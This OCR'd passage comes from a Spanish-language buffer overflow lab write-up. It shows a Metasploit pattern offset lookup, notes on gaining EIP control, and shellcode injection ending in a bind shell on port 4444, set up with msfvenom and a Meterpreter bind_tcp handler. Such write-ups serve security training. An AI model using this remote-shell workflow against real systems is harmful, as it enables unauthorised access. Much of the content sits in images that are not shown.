
```
Lr4Lr5Lr6Lr7Lr8Lr9Ls0Ls1Ls2Ls3Ls4Ls5Ls6Ls7Ls8Ls9Lt0Lt1Lt2Lt3Lt4Lt5Lt6Lt7Lt8Lt9Lu0Lu1Lu2Lu3Lu4Lu5Lu6Lu7Lu8Lu9Lv0Lv1Lv2Lv3Lv4L
w9Lx0Lx1Lx2Lx3Lx4Lx5Lx6Lx7Lx8Lx9Ly0Ly1Ly2Ly3Ly4Ly5Ly6Ly7Ly8Ly9Lz0Lz1Lz2Lz3Lz4Lz5Lz6Lz7Lz8Lz9Ma0Ma1Ma2Ma3Ma4Ma5Ma6Ma7Ma8Ma9Mb
4Mc5Mc6Mc7Mc8Mc9Md0Md1Md2Md3Md4Md5Md6Md7Md8Md9Me0Me1Me2Me3Me4Me5Me6Me7Me8Me9Mf0Mf1Mf2Mf3Mf4Mf5Mf6Mf7Mf8Mf9Mg0Mg1Mg2Mg3Mg4Mg5
Mi0Mi1Mi2Mi3Mi4Mi5Mi6Mi7Mi8Mi9Mj0Mj1Mj2Mj3Mj4Mj5Mj6Mj7Mj8Mj9Mk0Mk1Mk2Mk3Mk4Mk5Mk6Mk7Mk8Mk9Ml0Ml1Ml2Ml3Ml4Ml5Ml6Ml7Ml8Ml9

┌──(kali㉿kali)-[~/master]
└─$ msf-pattern_offset -q 6C48376C -l 30000
[*] Exact match at offset 5812
[*] Exact match at offset 26092

┌──(kali㉿kali)-[~/master]
└─$
```





5.4 Validación de la distancia calculada



5.5 Control del EIP y Explotación


Una vez calculado el offset, se estableció el control del EIP y se ejecutó el shellcode:






5.6 Inyección de shellcode


Se inyectó la calculadora y se validó un exploit exitoso. El siguiente paso fue poner bind shell.



Ahora se crea el código para bind shell desde Kali con `msfvenom` para inyectar el bind shell



Luego se ejecutó el programa para que abra la escucha en el puerto 4444, y se revisó si la conexión existe



Por último, se ejecutó el exploit y se validó el acceso.

```
msfconsole

use exploit/multi/handler

set PAYLOAD windows/meterpreter/bind_tcp
```